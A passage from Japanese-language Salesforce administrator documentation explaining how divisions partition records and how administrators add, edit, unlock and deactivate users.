- レコードレベルのディビジョン — ディビジョンは、個々のレコード上の項目で、そのレコードを特定のディビジョンに属するものとしてマークします。レコードは、システム管理者が作成したディビジョンや、組織がディビジョンを有効化したときに自動的に作成される標準の「グローバル」ディビジョンに帰属させることができます。レコードが一度に帰属できるディビジョンは 1 つのみです。
- デフォルトのディビジョン — ユーザは、ディビジョンが有効である新規作成取引先、リード、およびカスタムオブジェクトに適用されるデフォルトのディビジョンに割り当てられます。
- 所属ディビジョン —「ディビジョンの使用」権限を持っている場合は、サイドバーのドロップダウンリストを使用してディビジョンを設定できます。設定すると、検索で現在の所属ディビジョンのデータだけが

表示されるようになります。所属ディビジョンは随時変更できます。「ディビジョンの使用」権限を持っていない場合は、常に全ディビジョンのレコードが表示されます。

次の表は、ディビジョンの使用が各種エリアに与える影響を示します。

領域	説明
検索	「ディビジョンの使用」権限を持っている場合: • サイドバー検索では、1 つのディビジョンか、すべてのディビジョンを選択できます。 • 高度な検索では、1 つのディビジョンか、すべてのディビジョンを選択できます。 • グローバル検索では、1 つのディビジョンか、すべてのディビジョンを検索できます。 • ルックアップダイアログの検索の場合、ルックアップダイアログウィンドウのドロップダウンリストから選択したディビジョンのレコードが検索結果として表示されます。 メモ: 特定のディビジョン内のすべての検索には、グローバルディビジョンも含まれます。たとえば、「西部ディビジョン」というディビジョン内で検索すると、西部ディビジョンとグローバルディビジョンの両方で見つかったレコードが検索結果に含まれます。 「ディビジョンの使用」権限を持っていない場合は、検索結果に、常にすべてのディビジョンのレコードが表示されます。
リストビュー	「ディビジョンの使用」権限を持っている場合は、リストビューに、リストビューを作成または編集するときに指定したディビジョンのレコードだけが表示されます。すべてのレコードが含まれるとは限らないリストビュー (私のオープンケースなど) には、すべてのディビジョンのレコードが表示されます。 「ディビジョンの使用」権限を持っていない場合は、リストビューに、常にすべてのディビジョンのレコードが表示されます。
Chatter	Chatter ではディビジョンはサポートされません。たとえば、Chatter フィードを異なるディビジョンごとに分けることはできません。
レポート	「ディビジョンの使用」権限を持っている場合は、レポートオプションを設定して、1 ディビジョンだけのレコード、または全ディビジョンのレコードを表示で

領域	説明
	きます。標準の検索条件(「私のケース」や「私のチームの取引先」など)を使用するレポートには、すべてのディビジョンのレコードが表示されており、さらに特定のディビジョンに制限することはできません。 「ディビジョンの使用」権限を持っていない場合は、レポートに、常に全ディビジョンのレコードが表示されます。
レコードと関連リストの表示	レコードの詳細ページを保存するとき、関連リストには、ディビジョンに関係なく、自分がアクセス権を持つすべての関連レコードが表示されます。
レコードの新規作成	ディビジョンが有効である取引先、リード、またはカスタムオブジェクトを新規作成すると、ディビジョンは、他の設定を優先させるように設定していない限り、デフォルトのディビジョンに自動的に設定されます。 取引先またはすでにディビジョンを持つその他のレコードに関連付けられた新しいレコードを作成する場合、新しいレコードは既存のレコードのディビジョンに割り当てられます。たとえば、ディビジョンが有効になったカスタムオブジェクトとの主従関係の従側に存在するカスタムオブジェクトレコードを作成した場合、そのレコードには、マスタレコードのディビジョンが割り当てられます。 非公開の商談や、取引先と関連のない取引先責任者など、他のレコードと関連のないレコードを作成すると、ディビジョンは、自動的にグローバルディビジョンに設定されます。
レコードの編集	ディビジョンが有効である取引先、リード、またはカスタムオブジェクトを編集するときに、ディビジョンを変更できます。主従関係によって関連付けられているすべてのレコードも、新しいディビジョンに自動的に移行されます。たとえば、取引先責任者と商談は、関連付けられている取引先の新しいディビジョンに移行され、従側のカスタムオブジェクトは、マスタレコードの新しいディビジョンに移行されます。 他のタイプのレコードを編集するときには、ディビジョン設定を変更できません。

領域	説明
カスタムオブジェクト	カスタムオブジェクトでディビジョンを有効にすると、Salesforce は最初にそのカスタムオブジェクトの各レコードをグローバルディビジョンに割り当てます。 カスタムオブジェクトレコードを作成すると、次のようになります。 • カスタムオブジェクトでディビジョンが有効であれば、レコードはデフォルトのディビジョンを採用します。 • そのカスタムオブジェクトが、ディビジョンが有効なカスタムオブジェクトとの主従関係の従側である場合、レコードはマスタレコードのディビジョンを採用します。
リレーション	参照関係を主従関係に変換すると、従側のレコードが現在のディビジョンを失い、マスタレコードのディビジョンを継承します。 主従関係を参照関係に変換する場合、従側のレコードのディビジョンは、以前のマスタレコードによって決まります。 主従関係に削除する場合、従側のレコードのディビジョンは、以前のマスタレコードによって決まります。

ディビジョンの設定

ディビジョンの設定では、ディビジョンを作成し、レコードをディビジョンに割り当てて、データが効率的に分類されるようにする必要があります。

組織でディビジョン機能の使用を開始する前に、ディビジョンを有効にする必要があります。標準オブジェクトを使用している場合は、Salesforceに連絡して、組織でディビジョンを使用できるようにします。カスタムオブジェクトの場合にディビジョンを有効にするには、カスタムオブジェクト定義ページで［ディビジョンを有効化］を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ディビジョンを作成または編集する
- 「すべてのデータの編集」

1. データの区分方法に基づいて、必要となるディビジョンを計画します。
   たとえば、北米営業チームに属すすべてのレコード用に 1 つのディビジョンを作成し、欧州営業チーム用に 1 つのディビジョンを作成したりします。
   100
2. 組織のディビジョンを作成します。デフォルトでは、既存のすべてのレコードは「グローバル」ディビジョンに割り当てられます。デフォルトのディビジョン名の変更、追加ディビジョンの作成、ディビジョン間でのユーザおよびデータレコードの移動を行うことができます。
3. リード、取引先、カスタムオブジェクトを該当するディビジョンに移行します。レコードがディビジョンに割り当てられていると、関連レコードも同じディビジョンに割り当てられます。
   たとえば、取引先に割り当てられているディビジョンを変更すると、取引先責任者や商談などの関連レコードも同じディビジョンに割り当てられます。
4. ディビジョン項目をページレイアウトに追加します。
5. ディビジョンを項目レベルセキュリティに追加します。
6. すべてのユーザに適用するデフォルトのディビジョンを設定します。新規の取引先とリードは、ユーザが明示的に異なるディビジョンに割り当てない限り、ユーザのデフォルトのディビジョンに割り当てられます。既存のレコードに関連する新規レコードは、既存のレコードのディビジョンに割り当てられます。
7. ディビジョンによるリストビューの制限、ディビジョン内での検索、ディビジョン内でのレポート作成を実行できるユーザに対して、「ディビジョンの使用」権限を有効にします。
   「ディビジョンの使用」権限のないユーザも、デフォルトのユーザレベルディビジョンを使用でき、ディビジョン項目の表示、レコードのディビジョンの変更、レコード作成時のディビジョンの指定を行うことができます。

ディビジョンの作成と編集

組織の論理的なディビジョンを作成すると、レコードが分割され、検索やレポート作成が簡単になります。

ディビジョンが組織で有効になっている必要があります。

ユーザがディビジョンを定義するまで、初期状態ですべてのレコードは、デフォルトの「グローバル」ディビジョンに割り当てられています。無効なディビジョンも含め、最大 100 個のディビジョンを作成できます。

1. [設定] から、[クイック検索] ボックスに「*ディビジョンの管理*」と入力し、[ディビジョンの管理] を選択します。
2. [新規] をクリックしてディビジョンを作成するか、[編集] をクリックして既存のディビジョンを変更します。
3. ディビジョン名を入力します。
4. ディビジョンを有効化するには、チェックボックスを選択します。

   メモ: ユーザキューまたはリードキューがそのディビジョンに割り当てられている場合は、ディビジョンを無効化できません。
5. [保存]をクリックします。
6. [ディビジョン] 選択リストにディビジョンが表示される順序を変更する場合は、[並び替え] をクリックし、矢印ボタンを使用してディビジョンをリストの上または下へ移動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ディビジョンを作成または編集する
- 「すべてのデータの編集」

ディビジョン間での複数レコードの移行

レコードのグループを選択してディビジョン間で移動します。

一度に複数のレコードにディビジョンを再割り当てするには、取引先、リード、またはユーザのグループをディビジョン間で移行します。

1. [設定] から、[クイック検索] ボックスに「*ディビジョンの一括移行*」と入力し、[ディビジョンの一括移行] を選択します。
2. 移行するレコードのタイプを選択して、[次へ] をクリックします。取引先に割り当てられたディビジョンを変更すると、取引先責任者や商談などの関連レコードが同じディビジョンに割り当てられます。カスタムオブジェクトに割り当てられたディビジョンを変更すると、そのカスタムオブジェクトに属する他のカスタムオブジェクトも新しいディビジョンに移行されます。
3. レコードに一致する検索条件を選択し、[次へ] をクリックします。
4. レコードの移行先となるディビジョンを選択します。
5. ユーザレコードを移行する場合、`[Change the division...]` を選択して、ユーザのレコードも新しいディビジョンに転送できます。
6. [転送]をクリックします。移行が完了すると、メールで通知されます。移行対象のレコードが 5,000 件以上ある場合、要求は処理用のキューに置かれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードを一括移行する
- 「すべてのデータの編集」

ユーザのデフォルトのディビジョンの変更

ユーザ設定を管理できる場合、ユーザのデフォルトのディビジョンを変更できます。

組織でディビジョンを使用してデータを分割している場合、デフォルトのディビジョンがすべてのユーザに割り当てられ、新規取引先、リード、該当のカスタムオブジェクトに適用されます。デフォルトのディビジョンによって、ユーザが他のディビジョンのレコードを参照または作成できなくなることはありません。ただし、新しいレコードが既存のレコードに関連する場合、新しいレコードには既存のレコードと同じディビジョンが割り当てられます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. デフォルトのディビジョンを変更するユーザの名前、別名、またはユーザ名をクリックします。
3. ［デフォルトのディビジョン］項目の横にある [変更] をクリックします。
4. デフォルトのディビジョンを新たに選択します。
5. ユーザがすでに所有しているレコードに適用するアクションを選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザのデフォルトのディビジョンを変更する
- 「ユーザの管理」

独自のデフォルトのディビジョンを変更している場合は、ステップ 1 を省略して個人設定に移動します。［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細]を選択します。結果が表示されない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。

ディビジョンを使用したレポート

組織でディビジョンを使用してデータを分類している場合、特定のディビジョン内のレコードを表示するようにレポートをカスタマイズできます。

レポートの [ディビジョン] ドロップダウンリストを使用して、次のいずれかを選択します。

- 特定のディビジョン
- 現在の所属ディビジョン
- すべてのディビジョンの全レコード

メモ: 標準の検索条件を使用しているレポート (「私のケース」、「私のチームの取引先」など)には、すべてのディビジョンのレコードが表示されます。これらのレポートは、特定のディビジョンに制限することはできません。

関連トピック:

所属ディビジョンの変更

Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをディビジョン別に絞り込む
- 「ディビジョンの使用」

サービスを中断する方法は?

サービスがニーズに合わない場合は、サービスをキャンセルする必要があります。

支払いに問題のないユーザは、システム内のデータの完全なダウンロードを要求できます。

要求を直接送信する場合は、Salesforce カスタマーサポートの請求部門にお問い合わせください。

ユーザ管理

Salesforce では、各ユーザはユーザ名、パスワード、およびプロファイルによって一意に識別されます。プロファイルはその他の設定と合わせて、ユーザが実行できるタスク、参照できるデータ、データで可能な操作を決定します。

システム管理者は、次のようなユーザ管理タスクを実行します。

- ユーザを作成および編集する
- パスワードをリセットする
- Google Apps アカウントを作成する
- 権限を付与する
- その他の種別のユーザを作成および管理する
- カスタム項目を作成する
- カスタムリンクを設定する
- ユーザに関するレポートを実行する
- ユーザ管理タスクを他のユーザに委任する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できるユーザ管理オプションは、Salesforce のエディションによって異なります。

Salesforce のエディションと会社が購入した追加機能によっては、マーケティングや Connect Offline などの特定のライセンスがあります。これらのライセンスによって、ユーザライセンスに含まれていない機能にユーザがアクセスできるようになります。これらのライセンスをユーザに割り当てたり、制限された項目やオブジェクトにアクセスする組織外のユーザのアカウントを設定することもできます。ユーザライセンスを介して、カスタマーポータル、パートナーポータル、またはセルフサービスへのアクセス権を付与できます。Salesforce to Salesforce を使用して、組織外の他の Salesforce ユーザとレコードを共有する接続を作成できます。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

ユーザの表示および管理

ユーザリストに、自分の組織、パートナーポータル、および Salesforce カスタマーポータルの全ユーザを表示して管理できます。

ライセンスの概要

ユーザに対して特定の Salesforce 機能を有効にするには、ユーザごとに 1 つのユーザライセンスを選択する必要があります。追加の機能を有効にするには、権限セットライセンスと機能ライセンスをユーザに割り当てるか、組織で使用量ベースのエンタイトルメントを購入します。

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

ログインアクセスの制御

Salesforce システム管理者のアカウントアクセス許可を求めるメッセージをユーザに表示するかどうか、またユーザが公開者にアクセスを許可できるかどうかを制御します。

他のユーザとしてログイン

他のユーザを支援するために、システム管理者は他のユーザとして Salesforce にログインできます。組織の設定によっては、まず個人ユーザがシステム管理者にログインアクセスを許可する必要がある場合があります。

管理任務の委任

代理管理を使用して、組織内のシステム管理者以外のユーザに限定的な管理者権限を割り当てることができます。たとえば、カスタマーサポートチームのマネージャに、サポートマネージャロールとそのすべての下位ロールのユーザを管理させることにします。この目的で代理管理者を作成すれば、システム管理者が他の管理作業に専念できます。

トピックおよびタグ設定

オブジェクトのトピックを有効にすると、ユーザはトピックをレコードに追加し、リストビューを使用して関連項目をすばやく取得できます。Chatter が有効化されていると、各トピック詳細ページの [レコード] タブにも関連項目を表示できます。オブジェクトのトピックを有効にすると、そのオブジェクト種別のレコードの公開タグが無効になります。個人タグは影響を受けません。

関連トピック:

- ユーザの表示および管理
- ライセンスの概要

ユーザの表示および管理

ユーザリストに、自分の組織、パートナーポータル、およびSalesforceカスタマーポータルの全ユーザを表示して管理できます。

[設定]から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択します。

ユーザリストから、次の操作を実行できます。

- 1人のユーザを作成する。
- 複数のユーザを作成する。
- 選択したユーザのパスワードをリセットする。
- ユーザを編集する。
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する。
- プロファイル名をクリックしてプロファイルを表示または編集する。
- 組織でGoogle Apps™が有効な場合は、[Google Appsにエクスポート]をクリックし、ユーザをGoogleにエクスポートしてGoogle Appsアカウントを作成します。

メモ: これらのタスクの多くはSalesforceAモバイルアプリケーションから実行できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタマーポータルおよびパートナーポータルは、**Database.com Edition** では利用できません。

ユーザ権限

ユーザリストを参照する
- 「設定・定義を参照する」

ユーザ管理向けのヒント集

- ユーザが使用するカスタム項目を作成し、ユーザの詳細ページに表示されるカスタムリンクを設定します。これらのオプションにアクセスするには、ユーザのオブジェクト管理設定に移動します。
- ユーザの状況に関係なく、サイドバー検索を使用して組織のユーザを検索します。レコード内の項目のルックアップダイアログを使用する場合は、検索結果に有効ユーザのみが返されます。［レポート］タブでユーザレポートを実行することもできます。
- ユーザが多数いる組織でユーザ管理を簡略化するには、ユーザ管理の一部をシステム管理者以外のユーザに委任します。

  メモ: 自分の組織に関連する管理任務を、パートナーポータルユーザやカスタマーポータルユーザに委任することはできません。ただし、ポータルユーザにポータル管理任務の一部を委任することはできます。

ユーザを追加するためのガイドライン

ユーザを追加するための重要なオプションについて理解します。パスワードとログインに関してユーザに伝えるべき内容を学習します。

1人のユーザの追加

組織の規模または新入社員研修プロセスによっては、一度に追加するユーザが1人の場合があります。追加できるユーザの最大数は、Salesforceエディションによって異なります。

複数のユーザの追加

一度に最大 10 人のユーザを組織にすばやく追加できます。Salesforce のエディションごとに、追加可能な最大ユーザ数が決まります。

ユーザの編集

ユーザのプロファイル、ロール、連絡先情報など、ユーザの詳細を変更するには、ユーザアカウントを編集します。

ユーザのロック解除

ユーザが誤ったログイン情報を何度も入力すると、組織からロックアウトされることがあります。ユーザをロック解除して、再びアクセスできるようにします。

ユーザの無効化 (削除)

ユーザを削除することはできませんが、ユーザが Salesforce にログインできないように、アカウントを無効化できます。

ユーザアカウントの凍結または凍結解除

場合によっては、アカウントをすぐに無効にできないことがあります(ユーザがカスタム階層項目で選択されている場合など)。システム管理者が無効化の手続きをしている間にユーザが組織にログインしないように、ユーザアカウントを凍結できます。

ユーザメールドメインの制限

ユーザの［メール］項目で許可されるメールドメインを制限するホワイトリストを定義できます。

ユーザの項目

[個人情報] ページや他の個人設定ページを構成する項目では、ユーザについて説明します。

関連トピック:

ユーザの無効化 (削除)

ユーザアカウントの凍結または凍結解除

SalesforceA を使用したあらゆる場所からのユーザサポート

ユーザを追加するためのガイドライン

ユーザを追加するための重要なオプションについて理解します。パスワードとログインに関してユーザに伝えるべき内容を学習します。

- ユーザ名は、すべての Salesforce 組織で一意である必要があります。ユーザ名は、メールアドレスの形式である必要があります (jane@salesforce.com など)。このメールユーザ名は、機能する必要はありません。アカウントに関連付けられるメールアドレスは組織間で重複していてもかまいませんが、*メールアドレス形式のユーザ名のみは一意にする必要があります。*
- 名前に英語以外の文字が含まれ、Outlook でメールを表示する場合は、Outlook 内のメール形式設定に指定の言語を追加します。
- 新規ユーザにメールで送信されたアカウントの確認リンクは 6 か月で期限切れになり、初回のログイン時にこのパスワードを変更する必要があります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アカウントの確認リンクをクリックしたもののパスワードを設定しなかったユーザがログインするには、システム管理者がパスワードをリセットする必要があります。

- Salesforce ライセンスを Force.com ライセンスに変更することはできますが、Force.com ライセンスを Salesforce ライセンスに変更することはできません。
- すべてのオプションがすべてのライセンスの種類に使用できるわけではありません。たとえば、Force.com ライセンスのユーザが [売上予測] タブと [キャンペーン] タブを使用できないため、［マーケティングユーザ］と［売上予測を許可］オプションは Force.com ユーザライセンスでは使用できません。Force.com ユーザライセンスは、Professional Edition、Group Edition、または Contact Manager Edition では使用できません。
- Performance Edition、Unlimited Edition、Enterprise Edition、および Developer Edition の組織では、［Apex 警告メールの送信］を選択して、Apex を呼び出すアプリケーションが使用するリソースがガバナ制限によって指定されたリソースの半分を超えたときに、ユーザにメールを送信できます。この機能を Apex コード開発中に使用すると、実行時に使用されるリソース量をテストできます。

関連トピック:

1 人のユーザの追加

1 人のユーザの追加

組織の規模または新入社員研修プロセスによっては、一度に追加するユーザが 1 人の場合があります。追加できるユーザの最大数は、Salesforce エディションによって異なります。

1. ユーザ追加のガイドラインを一読します。
2. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
3. [新規ユーザ] をクリックします。
4. ユーザの名前とメールアドレスを入力し、さらに一意のユーザ名をメールアドレス形式で入力します。デフォルトでは、ユーザ名はメールアドレスと同じです。

   重要: ユーザ名は、すべての Salesforce 組織で一意である必要があります。ユーザ名は、メールアドレスの形式である必要があります (jane@salesforce.com など)。このメールユーザ名は、機能する必要はありません。アカウントに関連付けられるメールアドレスは組織間で重複していてもかまいませんが、メールアドレス形式のユーザ名のみは一意にする必要があります。

5. Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、［ロール］を選択します。
6. ［ユーザライセンス］を選択します。ユーザライセンスによって、そのユーザに利用可能なプロファイルが決まります。
7. ユーザの最小限権限およびアクセス設定を指定するプロファイルを選択します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザを作成する
- 「内部ユーザの管理」

8. 自分の組織で承認が有効になっている場合は、代理承認者、管理者、および承認申請メールを受信する設定などのユーザの承認者の設定を設定できます。
9. ［パスワードをリセットしてユーザに通知する］をクリックして、ユーザのログイン名と一時的なパスワードが新規ユーザにメールで通知されるようにします。

関連トピック:

- ユーザを追加するためのガイドライン
- 複数のユーザの追加
- ユーザの編集
- ユーザの項目
- ライセンスの概要

複数のユーザの追加

一度に最大10人のユーザを組織にすばやく追加できます。Salesforceのエディションごとに、追加可能な最大ユーザ数が決まります。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. [複数のユーザを追加] をクリックします。
3. 組織で複数のユーザライセンスの種類を使用可能な場合は、作成するユーザに関連付けるユーザライセンスを選択します。ユーザライセンスによって使用可能なプロファイルが決まります。
4. 各ユーザの情報を指定します。
5. ログイン名と仮のパスワードを各新規ユーザにメールで送信するには、[パスワードをメールで送付する] を選択します。
6. [保存] をクリックします。
7. この方法で作成したユーザの詳しい情報を指定するには、必要に応じて個々のユーザを編集します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザを作成する
- 「内部ユーザの管理」

関連トピック:

- 1 人のユーザの追加
- ユーザの編集
- ユーザの項目
- ライセンスの概要

ユーザの編集

ユーザのプロファイル、ロール、連絡先情報など、ユーザの詳細を変更するには、ユーザアカウントを編集します。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. 必要に応じて、設定を変更します。
4. [保存] をクリックします

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

ユーザの編集の考慮事項

ユーザを編集するときは、次の動作に注意してください。

関連トピック:

ユーザの項目

ユーザの編集の考慮事項

ユーザのロック解除

SalesforceA を使用したあらゆる場所からのユーザサポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザを編集する
- 「内部ユーザの管理」

ユーザの編集の考慮事項

ユーザを編集するときは、次の動作に注意してください。

ユーザ名

ユーザ名は、すべての Salesforce 組織で一意である必要があります。メールアドレスの形式 (xyz@abc.org など) を使用する必要がありますが、実際のメールアドレスにする必要はありません。ユーザのメールアドレスが組織間で重複してもかまいませんが、ユーザ名は一意にする必要があります。

ユーザ名を変更すると、ログインリンクを記載した確認メールがユーザアカウントに関連付けられているメールアドレスに送信されます。組織に複数のログインサーバがある場合、ユーザ名を変更した直後にユーザがログインできないことがあります。変更がすべてのサーバに複製されるまでに最大 24 時間かかる可能性があります。

メールアドレスの変更

ユーザのメールアドレスを変更したときに [パスワードをリセットしてユーザに通知する] が無効の場合は、入力したメールアドレスに確認のメッセージが送信されます。新しいメールアドレスを有効にするには、そのメッセージに記載されているリンクをクリックする必要があります。これはシステムのセキュリティを確保するための処理です。

個人情報

ユーザは、ログイン後に各自の個人情報を変更できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ共有
ユーザオブジェクトの組織の共有設定が [非公開] の場合、対象ユーザの情報にアクセスするためにはそのユーザに対する「参照」アクセス権または「書き込み」アクセス権が必要です。

ドメイン名
ユーザのメールアドレスのドメイン名を特定のドメインのリストに制限できます。それ以外のドメインのメールを設定しようとすると、エラーメッセージが表示されます。この機能を組織で有効にするには、Salesforce にお問い合わせください。

関連トピック:

ユーザの編集

ユーザのロック解除

ユーザが誤ったログイン情報を何度も入力すると、組織からロックアウトされることがあります。ユーザをロック解除して、再びアクセスできるようにします。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ロックされたユーザを選択します。
3. [ロック解除] をクリックします。

   このボタンは、ユーザがロックアウトされている場合にのみ表示されます。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

関連トピック:

ユーザの編集
パスワードポリシーの設定
SalesforceA を使用したあらゆる場所からのユーザサポート

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザをロック解除する
- 「内部ユーザの管理」

ユーザの無効化 (削除)

ユーザを削除することはできませんが、ユーザが Salesforce にログインできないように、アカウントを無効化できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. ［有効］チェックボックスを選択解除して、[保存] をクリックします。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

ユーザの無効化の考慮事項

ユーザを無効化するときは、次の動作に注意してください。

関連トピック:

- ユーザの無効化の考慮事項
- ユーザアカウントの凍結または凍結解除
- レコードの一括移行
- SalesforceA を使用したあらゆる場所からのユーザサポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザを無効化する
- 「内部ユーザの管理」

ユーザの無効化の考慮事項

ユーザを無効化するときは、次の動作に注意してください。

ユーザライセンスおよび請求
: 無効化されたユーザは、組織で使用可能なユーザライセンスにカウントされません。ただし、ユーザを無効にしても、組織に請求されるライセンス数は減りません。請求対象を変更するには、組織のライセンス数を変更する必要があります。

カスタム階層項目のユーザ
: カスタム階層項目で選択されているユーザは、その項目を削除しても無効化できません。カスタム階層項目のユーザを無効にするには、まず項目を削除して完全に消去します。

ワークフローメールアラートの受信者
: ワークフローメールアラートの唯一の受信者に割り当てられているユーザは無効化できません。

カスタマーポータルの管理者ユーザ
: カスタマーポータルの［システム管理者］として選択されたユーザは無効化できません。

レコードアクセス
: 無効化されたユーザは、直接共有を設定したレコード、またはチームメンバーとして共有されていたレコードへのアクセス権を失います。無効になったユーザよりもロール階層が上位のユーザも、これらのレコー

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ドへのアクセス権を失います。ただし、そのデータを他のユーザに移行して、[ユーザ] ページでユーザ名を表示することはできます。

メモ: 組織で [無効な共有の非同期削除] (パイロット) が有効になっている場合は、組織のデフォルトのタイムゾーンに基づき、共有の直接設定およびチーム共有の削除が午後 6 時～午前 4 時のピーク時間外に実行されます。取引先レコードの場合、共有の直接設定およびチーム共有はユーザの無効化直後に削除されます。

無効化されたユーザは、共有レコードに直ちにアクセスできなくなります。ロール階層で上位のユーザは、アクセス権が非同期で削除されるまで引き続きアクセスできます。こうしたレコード表示に懸念がある場合は、無効化する前に、無効にするユーザに付与されたレコードアクセス権を削除します。

Chatter

Chatter が有効になっている組織でユーザを無効にすると、そのユーザがフォローしている人とフォローされている人のリストから削除されます。ユーザを再有効化すると、フォローしている人とフォローされている人のリストの登録情報が復元されます。

複数のユーザを無効にした場合は、互いにフォローし合っているユーザの登録情報が復元されません。たとえば、ユーザ A がユーザ B をフォローし、ユーザ B がユーザ A をフォローしているとします。ユーザ A とユーザ B を無効にすると、相互の登録がフォローしている人とフォローされている人のリストから削除されます。その後、ユーザ A とユーザ B が再有効化されても、相互の登録は復元されません。

Salesforce Files

無効化されたユーザによって所有されるファイルは削除されません。システム管理者がファイルを有効なユーザに再割り当てするまで、無効化されたユーザがファイルの所有者です。コンテンツライブラリで共有されるファイルは、著者権限または削除権限を持つ、その他のライブラリメンバーによって編集されることがあります。共有ルールは、システム管理者が変更するまで有効です。

[作成者] 項目

ユーザが組織で無効になった場合でも、その無効なユーザを [作成者] 項目にリストすることができます。こうした状況は、ToDo を完了させるために、一部のシステム操作によってレコードが作成され、任意の管理者ユーザとしての役割を果たす設定に切り替えられるために発生する可能性があります。このユーザは有効でも無効でもかまいません。

無効化されたユーザが所有する取引先および商談

無効なユーザが所有する取引先、商談、およびカスタムオブジェクトレコードを作成および編集できます。たとえば、無効なユーザが所有する商談レコードの [取引先名] 項目を編集できます。この機能を有効にするには、Salesforce にお問い合わせください。

テリトリーおよび予測

無効になったユーザも商談を所有したままにし、売上予測とテリトリーで集計表示できます。ユーザが無効化されると、そのユーザの商談からの売上予測の上書き、売上予測レベルでの売上予測の上書き、およびマネージャによる直属部下の売上予測の上書きがロックされます。ただし、無効化されたユーザのマネージャは、直属部下の売上予測の上書きが可能です。集計金額は現在のままになります。無効化されたユーザが後に再有効化されると、そのユーザは以前と同様の処理を再開できます。無効になったユーザの「売上予測を許可」が無効の場合、ユーザは、割り当てられているテリトリーから削除されます。

商談および取引先チーム

無効化されたユーザは、他のユーザのデフォルトの商談チームおよび取引先チームから削除されます。無効になったユーザのデフォルトの商談チームおよび取引先チームは削除されません。

取引先チーム
取引先チームのユーザに「参照・更新」アクセス (取引先アクセス、取引先責任者アクセス、商談アクセス、およびケースアクセス)があり、そのユーザが無効になっている場合、ユーザが再度有効になると、アクセスは「参照のみ」になります。

商談チーム
商談分割が有効になっている組織でユーザを無効にする場合、分割率が割り当てられている商談チームからはユーザが削除されません。商談チームからユーザを削除するには、まず分割率を再割り当てします。

